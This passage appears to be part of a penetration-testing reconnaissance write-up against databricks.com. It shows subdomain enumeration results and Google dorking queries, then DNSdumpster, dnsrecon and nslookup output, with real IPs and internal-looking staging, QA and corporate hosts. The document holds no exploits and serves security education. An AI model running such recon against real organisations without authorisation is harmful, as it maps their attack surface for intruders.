44.234.192.44   200  dbc-125c2180-f226.cloud.databricks.com                     databricks
20.7.203.185    403  dbrmg.dev.databricks.com                                   Microsoft-Azure-Application-Gateway/v2
18.159.44.42    200  dbc-dp-1120185030571870.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c6378b8048-95d77c19d3cb5782.elb.eu-central-1.amazonaws.co
3.237.73.236    200  dbc-dp-8305250385620578.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-2041372788080394.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.234    200  dbc-dp-2957276987359849.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  deere-edl-isg.cloud.databricks.com                         databricks
18.159.44.43    200  dbx-essent-inl-prod.cloud.databricks.com                   databricks                                                 k8s-popproxy-popproxy-c6378b8048-95d77c19d3cb5782.elb.eu-central-1.amazonaws.co
3.237.73.236    200  dbc-dp-2247936923811088.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
23.193.114.80   503  delphi-exploration.cloud.databricks.com                    AkamaiGHost
23.193.114.59   503  dev-delphi.cloud.databricks.com                            AkamaiGHost
3.237.73.235    200  dbc-dp-4267349345710291.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
104.18.3.179    401  dev-web.databricks.com                                     cloudflare
104.81.138.27   503  demo-dnb-analyticsstudio.cloud.databricks.com              AkamaiGHost                                                e28192.dscb.akamaiedge.net
50.112.101.119  200  dev.training.databricks.com
3.237.73.236    200  dnb-analytics-studio-116.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dnb-analytics-studio-103.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dnb-analytics-studio-102.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dnb-analytics-studio-110.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
23.193.114.80   200  dbc-dp-7575977731195776.cloud.databricks.com               databricks                                                 e28192.dscb.akamaiedge.net
3.237.73.235    200  dnb-analytics-studio-118.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dnb-analytics-studio-120.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.234    200  dnb-analytics-studio-121.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dbc-dp-6820484551531084.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.12.48.90      404  directory-api.prod.bse.corp.databricks.com                 awselb/2.0                                                 dff409ce-default-directory-8868-1652565714.us-east-2.elb.amazonaws.com
3.237.73.235    200  dnb-analytics-studio-107.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dbc-dp-7058008215560405.cloud.databricks.com               databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dnb-analytics-studio-111.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.236    200  dnb-analytics-studio-115.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.234    200  dnb-analytics-studio-109.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.235    200  dnb-analytics-studio-112.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
3.237.73.234    200  dnb-analytics-studio-108.cloud.databricks.com              databricks                                                 k8s-popproxy-popproxy-c2cd568aa0-2e36604e3078cf4c.elb.us-east-1.amazonaws.com
```

- **Google Dorking**

The practice of using specific queries and sophisticated search operators on the Google search engine to locate confidential information, configuration flaws, or publicly accessible resources that are not often indexed in ordinary search results is known as "Google Dorking," sometimes known as "Google Hacking."



site:databricks.com inurl:txt

databricks.com
https://community.databricks.com › forums › label-name

Topics with Label: Txt File

Trying to write my dataframe out as a tab separated .txt file but getting an error. When I try to save my file I getorg.apache.spark.sql.AnalysisException: Text ...

databricks.com
https://community.databricks.com › td-p


Solved: Issues loading .txt files from DBFS into Langchain... ...

May 24, 2023 — Solved: Hello, I am working on building a Langchain QA application in Databricks. I currently have 13 .txt files loaded into the DBFS and am ...

databricks.com
https://community.databricks.com › td-p

How to convert txt files to delta tables

2 days ago — I am currently working on a project where we collect data from machines, that data is in .txt format. The data is currently in an Azure ...



site:databricks.com inurl:docs

databricks.com
https://docs.databricks.com › ...

Databricks documentation | Databricks on AWS

4 days ago — Databricks documentation provides how-to guidance and reference information for data analysts, data scientists, and data engineers solving ...

Data engineering · Home - Data + AI Summit 2024 · Databricks workspace

databricks.com
https://docs.databricks.com › sql › language-manual › s...

CREATE TABLE [USING] | Databricks on AWS

Learn how to use the CREATE TABLE [USING] syntax of the SQL language in Databricks SQL and Databricks Runtime.

databricks.com
https://docs.databricks.com › delta


What is Delta Lake? | Databricks on AWS

Apr 12, 2024 — Delta Lake is the optimized storage layer that provides the foundation for tables in a lakehouse on Databricks. Delta Lake is open source ...

- **Dnsdumpster**


Block addresses, emails, domain names, and other kinds of DNS-related data can be gathered using an online passive scanning tool called DNSdumpster.

Result of databricks.com



dns recon & research, find & lookup dns records

databricks.com




DNS Servers

ns1.databricks.com.	205.251.197.6	AMAZON-02 United States
ns2.databricks.com.	205.251.192.124	AMAZON-02 United States
ns3.databricks.com.	205.251.198.201	AMAZON-02 United States
ns4.databricks.com.	205.251.195.219	AMAZON-02 United States


MX Records ** This is where email for the domain goes...

10 aspmx.l.google.com.	172.253.115.26	GOOGLE United States
20 alt1.aspmx.l.google.com.	209.85.202.26	GOOGLE United States
20 alt2.aspmx.l.google.com.	64.233.184.27	GOOGLE United States
30 aspmx2.googlemail.com.	209.85.202.27	GOOGLE United States
30 aspmx3.googlemail.com.	64.233.184.27	GOOGLE United States
30 aspmx4.googlemail.com.	142.250.27.27	GOOGLE United States
30 aspmx5.googlemail.com.	142.250.153.26	GOOGLE United States



TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

```
"apple-domain-verification=jh4LRdliC3G9wlP9"
"atlassian-domain-verification=KBIYenY+QDuW3QhHZRt3trOUgZ/yXfRj2BD/fQepYqA9g8qx+oJwB+8fIZkNJrH6"
"canva-site-verification=2l7_ShHZm7F-Q0ShTy5hqA"
"docker-verification=c5642db2-4729-4e7e-9a00-555eb3ab79c5"
"google-site-verification=CVfiIwM2qpYK4b61vYcqWMUu8DzDhxvZxGGVokHquQM"
"google-site-verification=J5YtoGIhmtgXH_A6WtyQ2mWlUXlt3f2ymAeFTCIcP1w"
"google-site-verification=Mz-gfy-kKbkIGQheIJxCPll0nLkA0tkTDEwbAH_s8d4"
"google-site-verification=R0vF6Z0WLyTzlWNxtjARZGw41c8zNfy5RhXBXMZ0BrE"
"miro-verification=5e410ddb8413e73fdf25e4ad3deb064907204e5f"
"nintex.64c1819b4e57291a7f904476"
"notion-domain-verification=d45IdPnit8pNazTZ1HGLQU4EG72RvUZ5YJ6RsKPLcmx"
"onetrust-domain-verification=efb0112bd8cd4d55991f8e6eeac5a51c"
"paloaltonetworks-site-verification=9f31ffd6077e61240b758df50dc58caff3db97d42002d32e86e61eaaab6e95c4"
"paloaltonetworks-site-verification=a102812dbbc018f8d873987c331f2704ef305519fa1538352fe22419da2cc421"
"uber-domain-verification=d6c43c9c-c23d-4cba-b0c9-8c6532b50725"
"uber-domain-verification=d7c8e42f-e5f3-4d58-8f74-175cb796484f"
"v=spf1 include:_spf.google.com include:amazonses.com include:sendgrid.net ~all"
```




Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

databricks.com HTTP: Varnish HTTP TECH: varnish	151.101.194.228	FASTLY United States
dev01.databricks.com HTTP: Pantheon HTTP TECH: varnish	23.185.0.2	FASTLY United States
staging1.databricks.com	208.113.241.38 dp-bedb5d68ff.dreamhostps.com	DREAMHOST-AS United States
ns1.databricks.com	205.251.197.6 ns-1286.awsdns-32.org	AMAZON-02 United States
ns2.databricks.com	205.251.192.124 ns-124.awsdns-15.com	AMAZON-02 United States
ns3.databricks.com	205.251.198.201 ns-1737.awsdns-25.co.uk	AMAZON-02 United States
ns4.databricks.com	205.251.195.219 ns-987.awsdns-59.net	AMAZON-02 United States
supporthub-qa.databricks.com	20.188.95.25	MICROSOFT-CORP-MSN-AS-BLOCK United States
supporthub-azure-qa.databricks.com	52.149.197.228	MICROSOFT-CORP-MSN-AS-BLOCK United States
microsites-qa.databricks.com HTTP: Pantheon HTTP TECH: varnish	23.185.0.4	FASTLY United States
sparkhub.databricks.com HTTP: Pantheon HTTP TECH: varnish	23.185.0.2	FASTLY United States

- **DNSrecon**


For DNS enumeration and reconnaissance, an open-source tool named DNSRecon is utilized. The purpose of gathering information is to assist with penetration testing and security evaluations by providing details on DNS servers, domains, subdomains, and DNS records.



```
┌──(root㉿kali)-[/home/tharusha]
└─# dnsrecon -d databricks.com
[*] std: Performing General Enumeration against: databricks.com...
[*] DNSSEC is configured for databricks.com
[*] DNSKEYs:
[*]     NSEC ZSK ECDSAP256SHA256 c155f505eeb3ac5a386b84a79b28a374 952804c89a7998e106174dd553082129 7f2fcdd089dda7adfd957c04bf8fef46 0addf7dd525c5bfaf4b487414a5c3e64
[*]     NSEC KSk ECDSAP256SHA256 b865203870bf618ccff46fbbf86af1ab 46d8c18a3027388d964ceff5bb648974 d33efa41b40af03e2b4035153407eea4 ddef98a4e37ac36b61c516fbd7a191c0
[*]     NSEC ZSK ECDSAP256SHA256 6ef74ed96e1035794141da0c64048a89 c8add42564c988584c7f7abbcc9c54b0 88e1e027c1bc6faecc2996651ef04595 b73d49f364f7ecbffcbb4935c9e7c090
[*]      SOA ns1.databricks.com 205.251.197.6
[*]      SOA ns1.databricks.com 2600:9000:5305:600::1
[*]      NS ns3.databricks.com 205.251.198.201
[*]      NS ns3.databricks.com 2600:9000:5306:c900::1
[*]      NS ns4.databricks.com 205.251.195.219
[*]      NS ns4.databricks.com 2600:9000:5303:db00::1
[*]      NS ns1.databricks.com 205.251.197.6
[*]      NS ns1.databricks.com 2600:9000:5305:600::1
[*]      NS ns2.databricks.com 205.251.192.124
[*]      NS ns2.databricks.com 2600:9000:5300:7c00::1
[*]      MX aspmx4.googlemail.com 142.250.115.26
[*]      MX aspmx2.googlemail.com 173.194.202.27
[*]      MX alt1.aspmx.l.google.com 173.194.202.26
[*]      MX alt2.aspmx.l.google.com 142.250.141.27
[*]      MX aspmx5.googlemail.com 64.233.171.26
[*]      MX aspmx.l.google.com 74.125.68.26
[*]      MX aspmx3.googlemail.com 142.250.141.26
[*]      MX aspmx4.googlemail.com 2607:f8b0:4023:1004::1a
[*]      MX aspmx2.googlemail.com 2607:f8b0:400e:c00::1b
[*]      MX alt1.aspmx.l.google.com 2607:f8b0:400e:c00::1b
[*]      MX alt2.aspmx.l.google.com 2607:f8b0:4023:c0b::1a
[*]      MX aspmx5.googlemail.com 2607:f8b0:4003:c15::1b
[*]      MX aspmx.l.google.com 2404:6800:4003:c04::1b
[*]      MX aspmx3.googlemail.com 2607:f8b0:4023:c0b::1b
[*]      A databricks.com 151.101.130.228
[*]      A databricks.com 151.101.66.228
[*]      A databricks.com 151.101.194.228
[*]      A databricks.com 151.101.2.228
[*]      AAAA databricks.com 2a04:4e42:e00::740
[*]      AAAA databricks.com 2a04:4e42:a00::740
[*]      AAAA databricks.com 2a04:4e42:600::740
[*]      AAAA databricks.com 2a04:4e42:800::740
[*]      AAAA databricks.com 2a04:4e42::740
[*]      AAAA databricks.com 2a04:4e42:c00::740
[*]      AAAA databricks.com 2a04:4e42:400::740
[*]      AAAA databricks.com 2a04:4e42:200::740
[*]      TXT _dmarc.databricks.com v=DMARC1; p=reject; rua=mailto:mgkqxxay@ag.dmarcian.com,mailto:dmarc-reports@databricks.com,mailto:dmarc-rua@databricks.com; ruf=ma
[*] Enumerating SRV Records
[-] No SRV Records Found for databricks.com
```

- **Nslookup**


The command-line tool NSLOOKUP (Name Server Lookup) can be used to query the Domain Name System (DNS) using an IP address or domain name.



```
┌──(root㉿kali)-[/home/tharusha]
└─# nslookup databricks.com
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:   databricks.com
Address: 151.101.194.228
Name:   databricks.com
Address: 151.101.130.228
Name:   databricks.com
Address: 151.101.2.228
Name:   databricks.com
Address: 151.101.66.228
Name:   databricks.com
Address: 2a04:4e42:600::740
Name:   databricks.com
Address: 2a04:4e42:200::740
Name:   databricks.com
Address: 2a04:4e42:e00::740
Name:   databricks.com
Address: 2a04:4e42:400::740
Name:   databricks.com
Address: 2a04:4e42::740
Name:   databricks.com
Address: 2a04:4e42:800::740
Name:   databricks.com
Address: 2a04:4e42:a00::740
Name:   databricks.com
Address: 2a04:4e42:c00::740
```

- ## Whatweb

A web application's technology stack can be discovered with this open-source research tool. It analyzes HTTP answers from a target web server to collect further information about the web server, web framework, programming language, content management system (CMS), JavaScript libraries, and other technologies that the target site may be utilizing.

